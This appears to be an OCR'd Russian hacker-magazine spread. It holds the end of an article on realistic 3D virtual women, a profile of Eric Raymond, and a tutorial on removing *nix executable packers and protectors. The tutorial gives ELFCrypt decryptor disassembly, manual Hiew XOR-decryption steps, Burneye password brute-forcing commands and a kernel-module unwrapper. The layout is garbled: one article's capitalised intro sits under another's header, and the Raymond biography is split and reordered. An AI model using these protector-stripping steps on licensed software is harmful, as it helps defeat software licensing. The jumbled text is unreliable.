Проект не является коммерческим — Батистао работает над ним в свободное от основной (директор FX-компании Vetor Zero) работы время. Автор планирует сделать свою девочку интерактивной, так что любой посетитель сайта сможет управлять ее эмоциями и движениями, а также пообщаться с ней. А в перспективе найти для нее работу в шоу-бизнесе, кинематографе или где-нибудь еще.

Что касается «несовершенства красоты» Каи, то один известный 3D-моделлер сказал: «Многие дизайнеры гонятся за идеальной красотой, и не понимают, что это не делает их персонажей по-настоящему живыми. Небольшие изъяны можно отыскать во внешности любого человека. И настоящее мастерство — это наделить героиню элементами, которые заставят людей поверить в ее реальность, вместе с тем не обделив ее харизмой».

Кстати, Кая завоевала несколько наград, включая «Лучший персонаж» на фестивале Animago в Германии и призовое место на лондонской выставке «Лица будущего».

Мика

Девушка, которая покорила лондонскую выставку последних достижений в создании киберженщин. Посетители разошлись во мнении, кто реалистичнее — Кая или Мика. Автором Мики Аморе стал легендарный 3D-дизайнер Рене Морель, работавший над фильмом Final Fantasy и приложивший руку к созданию Аки Росс.

Обитает Мика на сайте amazonsoul.com — амбициозном проекте «для взрослых», представляющим собой сборник интерактивных комиксов, герои которых — сексапильные трехмерные девушки. Сюжет развивается в будущем во вселенной Amazon, населенной исключительно женским полом. Она кишит горячими красотками, ездящими на рокетоподобных аппаратах и повернутыми на сексе. Агент Мика понимает, что что-то не так в этом мире, и начинает поиски мифического создания под названием «мужчина». Но на пути сталкивается лишь с другими сексоманьячками.

Понятное дело, для того, чтобы полностью насладиться приключениями виртуальной девушки, придется оплатить членство ($10 в месяц). Мемберы получают полный доступ ко всем страницам и интерактивным возможностям. К примеру, могут увеличивать/уменьшать изображение, включать анимацию в определенных частях комикса и даже влиять на происходящее с героями. Помимо Микки, в Amazon Soul можно встретить Карма Шутру — верховную священницу секретной секты, одетую в черный латекс, S — сексуальную рабыню Кармы, Нели — хранительницу тайн вселенной Amazon, Дика — пилота космического корабля, который терпит крушение в мире амазонок.


Проект этот только начинает свое развитие. Сейчас создателями подготовлено около 40 интерактивных страниц. По словам владельцев сайта, в ближайшее время появятся следующие части.

Как видишь, интерес к созданию виртуальных людей, неотличимых от живых, растет, и для лучших 3D-моделлеров является вызовом. Если раньше подобное было просто невозможно из-за ограничений технологий, то теперь создать реалистичную трехмерную красавицу вполне реально.

В мире ежегодно проходят различные выставки, где ведущие дизайнеры демонстрируют свои работы. Например, выставка «Совершенно реальные женщины в битах и байтах», впервые прошедшая осенью 2003 года в Лондоне.

Также уже проходят конкурсы красоты виртуальных малышек. Встретить уже знакомую тебе Каю, футуристическую Мику и многих других персонажей можно по адресу: www.missdigitalworld.com. Автор выбранной жюри королевы получает 5 тысяч долларов и контракт с агентством «Церами» об использовании модели в бизнесе.

Как знать, может, через несколько лет мы уже не сможем определить, где фотография настоящей девушки, а где трехмерное изображение. Может, в скором будущем реальных актеров и певцов заменят их виртуальные прототипы. Мир развивается слишком быстро, чтобы знать наверняка, что нас ждет уже завтра.



MINDW0RK
/ MINDW0RK@GAMELAND.RU /

XProfile

ERIC RAYMOND

МОЖНО ЛИ ВЛЮБИТЬСЯ В ВИРТУАЛЬНОГО ПЕРСОНАЖА? ЗНАЮ, ЧТО ТЫ СЕЙЧАС НАЧНЕШЬ МОТАТЬ ГОЛОВОЙ И УБЕЖДАТЬ МЕНЯ, ЧТО ТЫ НЕ ТАКОЙ, И ДЕВУШКИ, КОТОРЫХ МОЖНО ВЕЗДЕ ПОЩУПАТЬ, ТЕБЯ ВОЗБУЖДАЮТ БОЛЬШЕ. Я И САМ ТАК ДУМАЛ РАНЬШЕ. НО В ПРОЦЕССЕ ПОДГОТОВКИ СТАТЬИ, КОГДА Я ПРОСМАТРИВАЛ СОТНИ ФОТОГРАФИЙ И ДЕСЯТКИ ВИДЕОРОЛИКОВ, В МОЕЙ ДУШЕ ПОСТЕПЕННО ЗАРОЖДАЛОСЬ СОМНЕНИЕ. ДУМАЮ, ТЫ УЖЕ ПОНЯЛ, О ЧЕМ БУДЕТ ЭТА СТАТЬЯ.

Эрик родился в 1957 году в Бостоне и был старшим из пяти детей в семье. Отец его работал системным программистом на Sperry UNIVAC, в связи с этим ему приходилось часто переезжать с места на место. И к тому времени, как Реймонду исполнилось 14 лет, семья успела побывать на трех континентах, пока окончательно не осела в Пенсильвании. Из-за того, что у Эрика сформировалась легкая форма церебрального паралича, он оказался предметом насмешек со стороны одноклассников. Это, а также то обстоятельство, что он воспитывался по строгим католическим правилам, выработало в нем неприязнь к любым проявлениям власти, которая с годами только росла. Несмотря на болезнь, Эрик был очень одаренным ребенком и имел способности к математике, философии и музыке. В университете Пенсильвании преподаватели считали, что у него большой потенциал, но недостаток дисциплины и нежелание следовать официальным требованиям привели к тому, что Эрик окончил вуз без какой-либо ученой степени. Тем не менее, время в институте не прошло зря — Реймонд самостоятельно освоил программирование и в последующие годы работал на несколько компьютерных компаний. В 1985 году, решив, что работать на корпорацию он не может, Эрик оставил работу и посвятил себя журналистике.

В 70-х годах Эрик Реймонд познакомился и сдружился с Ричардом Столманом, который вселил в него любовь к опенсорс. Эрик стал одним из первых активистов движения за свободное ПО и внес большой вклад в развитие проекта GNU. Среди его первых опенсорс программ были: почтовый клиент Fetchmail, редактор Gosmacs, конфигуратор видеонастроек для XFree86, карточный солитер для VMS, hex dumper, про-



«Искусство программирования в UNIX». Когда в январе 1998 года компания Netscape выложила в свободный доступ исходники своего браузера, ее представители признались, что на это решение их вдохновило эссе Реймонда «Собор и базар». Что, конечно, очень польстило Эрику.
В начале 90-х он принимал активное участие в проекте GNU Emacs 19, занимаясь разработкой lisp-библиотек. А с 1997 по 1998 год занимался поддержкой Sunsite — крупнейшего в мире Linux онлайнового хранилища программ. Он написал программную оболочку keeper, которая используется на сайте по сей день.
В феврале 1998 года Брюс Перенс и Эрик Реймонд основали организацию Open Source Initiative, главной целью которой является продвижение свободного ПО. Реймонд оставался ее президентом вплоть до 2005 года, взяв на себя роль представителя опенсорс-движения в прессе и бизнесе. Благодаря своей активности он за несколько лет стал одной из ключевых фигур в мире open source. Хотя его идеи не всегда совпадали с идеями других отцов свободного ПО. Эрик не перестает критиковать в своих статьях старого друга Ричарда Столмана, говоря, что он слишком много занимается риторикой, и слишком мало — написанием кода.
Реймонд также принимал участие в нескольких менее известных проектах: BBS с доступом в интернет Chester County InterLink, онлайновый архив софта Trove, pcomm-2.0 — UNIX-клон ProComm, System V и других.
Эрик Реймонд активно выступает за то, чтобы люди свободно выражали свои мысли в сети, использовали особо защищенные методы шифрования в целях безопасности и выступали против политической цензуры и контроля. Весной 2002 года он завел собственный веб-блог: http://esr.ibiblio.org/?p=129, и с тех пор эта страничка стала неиссякаемым источником свободных идей и авторских мыслей на тему Linux, технологий, расизма и войн.

- Меня можно назвать антропологом хакерского мира. Изучение хакерской истории и комьюнити — важная часть моей жизни, причем изучение не технических вещей, а социальной стороны.

стенький кейлоггер, языки программирования INTERCAL и CUPL, сервис-демон gpcd и т.д.

Хобби

Полевые ролевые игры (участвовал в более 30-ти крупных полевых РПГ), компьютерные Wargames, различные виды единоборств: имеет черный пояс по Moo Do (подвид Тхэк Ван До), практикует айкидо, кунг фу и сицилийский бой на мечах. Играет на флейте, гитаре, ударных и даже выпустил пару альбомов. Хорошо разбирается в огнестрельном оружии и постоянно практикуется в стрельбе. Также Эрик — большой поклонник научной фантастики. В начале 90-х выпустил несколько десятков обзоров научно-фантастических книг.

Проекты

До своего публичного появления в мире опенсорс Эрик был известен как автор «Нового хакерского словаря». По сути, это старый добрый hacker's jargon file, но основательно отредактированный и дополненный Реймондом. Многие считают, что Эрик испортил файл, привнеся в него собственные технические термины и разбавив историю своими опенсорсными идеалами. Как бы то ни было, он занимался доработкой этого документа с начала 90-х, и в 1996 году, в издательстве MIT Press, вышла печатная версия. В электронном виде ее можно найти здесь: http://catb.org/~esr/jargon. Помимо этого, Эрик стал автором еще двух известных книг: «Собор и базар» (своего рода манифест идеологии опенсорса) и

-Я живу в мире софта, который никак не подходит под определение «Sucks». Потому что для всего, чем я занимаюсь, использую Linux.



Как сокрушают протекторы

ОБЗОР УПАКОВЩИКОВ ИСПОЛНЯЕМЫХ ФАЙЛОВ ПОД *NIX

ДОЛГОЕ ВРЕМЯ ЕДИНСТВЕННЫМ УПАКОВЩИКОМ ИСПОЛНЯЕМЫХ ФАЙЛОВ В *NIX БЫЛ ЛЕГЕНДАРНЫЙ UPX, СОДЕРЖАЩИЙ ВСТРОЕННЫЙ ДЕКОМПРЕССОР И РАСПАКОВЫВАЮЩИЙ ФАЙЛЫ БЕЗ ОСОБОГО ТРУДА. НО СЕЙЧАС СИТУАЦИЯ ИЗМЕНИЛАСЬ, И УПАКОВЩИКИ СТАЛИ ПОЯВЛЯТЬСЯ, КАК ГРИБЫ ПОСЛЕ ДОЖДЯ. ИМИ ОХОТНО ПОЛЬЗУЮТСЯ РАЗРАБОТЧИКИ КОММЕРЧЕСКИХ ПРОГРАММ С ЗАКРЫТЫМ КОДОМ, НЕ ЗАДУМЫВАЯСЬ О ТОМ, КАКИЕ ПРОБЛЕМЫ ОНИ СОЗДАЮТ СВОИМ ПОЛЬЗОВАТЕЛЯМ. СЕГОДНЯ МЫ ПОКАЖЕМ, КАК, НЕ БУДУЧИ ХАКЕРОМ И НЕ ИМЕЯ НАВЫКОВ В ДИЗАССЕМБЛИРОВАНИИ ИЛИ ОТЛАДКЕ, ПОБЕДИТЬ НАИБОЛЕЕ ПОПУЛЯРНЫЕ УПАКОВЩИКИ (ELFCRYPT, UPX, BURNEYE И SHIVA).

Упаковщики исполняемых файлов часто используются для затруднения анализа программы и препятствия взлому. Упакованный файл потребляет намного больше оперативной памяти, а на некоторых *nix-клонах вообще отказывается запускаться или работает нестабильно. В первую очередь это касается *BSD (основная масса упаковщиков ориентирована на Linux) и экзотических систем с экспериментальными ядрами наподобие Hurd. В результате от упаковщиков/протекторов стремится избавиться даже тот, кто вообще не собирался ничего ломать!

ELFCrypt

Происхождение: создан индийским студентом по прозвищу JunkCode. Распространяется в исходных текстах на бесплатной основе: www.infogreg.com/source-code/public-domain/elfcrypt-v1.0.html.

Описание: простейший шифровщик (не упаковщик!) ELF-файлов, шифрующий файл по XOR случайно генерируемым ключом. Присваивает кодовой секции атрибут writable и не убирает его после завершения расшифровки (что может приводить к некорректной работе программ, проверяющих возможность модификации кодовой секции). Остальные секции (и секция данных в том числе!) остаются незашифрованными. Не содержит никаких антиотладочных приемов, но подкладывает две большие свиньи дизассемблерам: «забывает» скорректировать метку _start и размещает свой код в секции extern, истинное содержимое которой IDA Pro отображает только в режиме ручной загрузки при выбранной опции: «Force using of PHT instead of SHT».

Распаковка: загружаем файл в Hiew, двойным нажатием <ENTER>'а переходим в режим дизассемблера, давим <F8> для отображения заголовка и переходим в точку входа по <F5>. Здесь прослеживается следующий код:

Точки входа программы, зашифрованной ELFCrypt'ом

```
; переходим на расшифровщик
.080495DC: EB02         jmps .0080495E0
; мусор, оставленный транслятором ассемблера
.080495DE: 06           push es
.080495DF: C6           ???
; сохраняем в стеке все регистры и флаги
.080495E0: 60           pushad
```




```
.080495E1: 9C              pushfd
; начало расшифровываемого фрагмента
.080495E2: BEC0820408 mov esi, 0080482C0
.080495E7: 8BFE            mov edi, esi
; количество двойных слов для расшифровки
.080495E9: B978000000  mov ecx, 000000078
; ключ расшифровки
.080495EE: BBBD03CC09 mov ebx, 009CC03BD
; читаем очередное двойное слово
.080495F3: AD              lodsd
; расшифровываем через xor
.080495F4: 33C3            xor eax,ebx
; записываем результат на место
.080495F6: AB              stosd
; мотаем цикл
.080495F7: E2FA            loop .0080495F3
; восстанавливаем из стека флаги и регистры
.080495F9: 9D              popfd
.080495FA: 61              popad
; адрес оригинальной точки входа (OEP)
.080495FB: BDC0820408 mov ebp, 0080482C0
; передаем управление расшифрованному коду
.08049600: FFE5            jmp ebp
```

Запоминаем (записываем на бумажке) адрес начала расшифровываемого фрагмента (грузится в регистр ESI), количество расшифровываемых двойных слов (в ECX), ключ расшифровщика (в EBX) и адрес оригинальной точки входа (в EBP).

Нажимаем <F5> (goto) и вводим адрес начала расшифровываемого фрагмента с точкой впереди (точка указывает Hiew'у, что это не смещение внутри файла, а виртуальный адрес), в данном случае — «.80482C0». Переходим в HEX-режим двойным нажатием <ENTER>'а, разрешаем редактирование по <F3> и нажимаем <F8> (XOR) — Hiew запрашивает маску шифрования, которую необходимо вводить в HEX-виде с учетом обратного порядка байт на x86, в результате чего «09CC03BDh» превращается в «BD 03 CC 09» (а совсем не в «DB 30 CC 90», как иногда поступают начинающие), после чего нажимаем <F8> ECX раз. Чтобы не сбиться, можно отталкиваться от адресов начала и конца блока, прекращая давить <F8> только в том случае, когда курсор сместится на ECX двойных слов (не байт!) относительно начальной позиции.

Пара ремарок: при входе в режим редактирования Hiew перестает отображать виртуальные адреса, переходя на физические смещения внутри файла, в результате чего «80482C0h» превращается в «00002C0h», но пусть нас это не смущает. Конечное смещение расшифровываемого блока вычисляется тривиально: «00002C0h + sizeof(DWORD) * 78h == 4A0h».

К сожалению, Hiew не позволяет расшифровывать более одного экрана за один раз, и, когда курсор подходит к последней строке, Hiew отказывается прокручивать файл, поэтому необходимо сохранить изменения по <F9>, нажать <Page Down>, вновь вернуться в режим редактирования клавишей <F3> и продолжить заниматься расшифровкой.

Теперь остается только скорректировать адрес точки входа. Нажимаем <F5> и переходим по смещению 18h относительно начала файла. Записываем число из EPP, не забывая про обратный порядок байт на x86 (то есть в данном случае это будет выглядеть так: «C0 82 04 08»). Нажимаем <F9> для сохранения и выходим. Атрибуты кодовой секции можно и не восстанавливать.

Запускаем расшифрованный файл, чтобы убедиться, что он работает. На этом процедуру распаковки можно считать законченной.

UPX

Происхождение: созданный тройкой магов — Markus Oberhumer, Laszlo Molnar и John Reiser, — UPX относится к древнейшим распаковщикам, поддерживающим огромное количество форматов исполняемых файлов, среди которых есть и ELF. Собственно говоря, аббревиатура UPX именно так и расшифровывается: «Ultimate Packer for executables». Свежую версию вместе с исходными текстами можно бесплатно скачать с родного сайта проекта: www.upx.org или с upx.sf.net.

Описание: UPX упаковывает все секции файла (включая и таблицы, содержащие имена функций динамически загружаемых библиотек), вполне корректно обрабатывая ELF-формат и успешно работая на всем «зоопарке» *nix-подобных систем. Не содержит никакого кода, препятствующего его отладке или дизассемблированию.

Распаковка: UPX содержит встроенный распаковщик, возвращающий исполняемые файлы в исходный вид (для этого достаточно указать ключ '-d' в командной строке), однако этому легко воспрепятствовать. Доступность исходных текстов позволяет модифицировать код упаковщика или изменять «раскладку» служебной информации в генерируемом файле. Еще проще затереть сигнатуру «UPX!», находящуюся в конце упакованного файла. Во всех этих случаях встроенный распаковщик склеивает ласты, поэтому распаковкой приходится заниматься самостоятельно.

Нам потребуется утилита для снятия дампа с активных процессов PD, исходный код которой был опубликован в 63 номере электронного журнала Phrack (www.phrack.org/phrack/63/p63-0x0c_Process_Dump_and_Binary_Reconstruction.txt).

Запускаем упакованную программу, открываем новую консоль и, определив идентификатор процесса с помощью штатной утилиты ps, передаем его программе PD.


К сожалению, утилита PD еще довольно сыровата, и сдампленные программы очень часто оказываются неработоспособными. В некоторых случаях помогает ключ '-l', запрещающий трогать секцию .GOT, но чаще всего над полученным дампом приходится основательно поработать руками. Будем надеяться, что в следующих версиях PD этот недостаток будет преодолен.

Burneye


Происхождение: экспериментальный протектор, созданный хакером по кличке Scut, он же The Tower, который живет в Западной Германии и входит в группу TESO, известную своим отладчиком linice — аналогом soft-ice под *nix. Сначала исходные тексты протектора были недоступны, и он распространялся в виде уже откомпилированного файла на бесплатной основе: packetstorm.linuxsecurity.com/groups/teso/burneye-1.0-linux-static.tar.gz, но через некоторое время Scut отдал на растерзание ~30% от общего объема кода проекта: packetstorm.linuxsecurity.com/groups/teso/burneye-stripped.tar.gz, а затем и вовсе открыл все тексты целиком: packetstorm.linuxsecurity.com/groups/teso/burneye-1.0.1-src.tar.bz2.

Описание: никакой это не упаковщик, а самый настоящий протектор, изначально нацеленный на борьбу с хакерами. Умеет шифровать файлы по алгоритмам SHA1 и RC4, требуя от пользователя пароля при запуске и при необходимости привязываясь к оборудованию, чтобы пират, купивший одну-единственную лицензионную копию, не выложил свой ключ на всеобщее обозрение. Содержит некоторые приемы против отладчиков и дизассемблеров (прыжки в середину команды и установка собственного обработчика для SIGTRAP), но они реализованы настолько неумело, что протектор без труда отлаживается даже gdb, не говоря уже про ядерные отладчики private-ice и linice. Некоторые защищенные программы падают под BSD, поэтому использовать этот протектор следует с большой долей скептицизма и осторожности.


Снятие пароля: против криптографии, увы, не попрешь, и все, что может предложить нам хакерская общественность, — это неза-




Типичный сеанс работы с burncrack



Страничка создателя ELFCrypt'а на programmer's heaven



Расшифровка файла, обработанного ELFCrypt'ом в Hiew'e



Сайт разработчиков протектора Shiva

мысловатый bruteforce. Подходящий переборщик можно найти на byterage.hackaholic.org/source/UNFburninhell1.0c.tar.gz, однако заранее следует быть готовым к тому, что вскрыть длинные пароли все равно не удастся. Типичный сеанс работы с переборщиком выглядит так:

Подбор пароля методом bruteforce

```
# ./burncrack -f /usr/stuff/burneye-1.0/burneye
# /usr/stuff/john-1.6/run/john -stdout:63 -i l ./burncrack -i
# ./burncrack -p accept -d unwrapped
# chmod a+x unwrapped
# ./unwrapped
```

Распаковка: когда борьба с Byrneye всех хакеров окончательно достала, ByteRage написал утилиту burneye unwrapper для автоматического снятия протектора и представляющую собой LKM-модуль (загружаемый модуль ядра), бесплатно распространяемый в исходных текстах (впрочем, называть «исходными текстами» крошечную Си-программу можно только с большой натяжкой): byterage.hackaholic.org/source/burndump.c. Предполагается, что либо программа не защищена паролем, либо он нам уже известен (или подобран вышеописанной утилитой). Привязка к оборудованию убирается в любом случае. Компилируем: «gcc -c burndump.c» (на некоторых системах необходимо явно указать подключаемые заголовочные файлы «gcc -c -I/usr/src/linux/include burndump.c»), заходим в систему под root'ом и начинаем взлом, потягивая свежее пиво:

Освобождение файла от протектора Burneye

```
; загружаем LKM-модуль в память, теперь дампер будет висеть резидентно, отслеживая запуск всех программ, и ловить из них те, которые обработаны Burneye
$ insmod burndump

; запускаем программу, защищенную Burneye, дампер дожидается, когда Burneye завершит расшифровку, и сохраняет распакованную программу в файл ./burnout
$ ./file_name

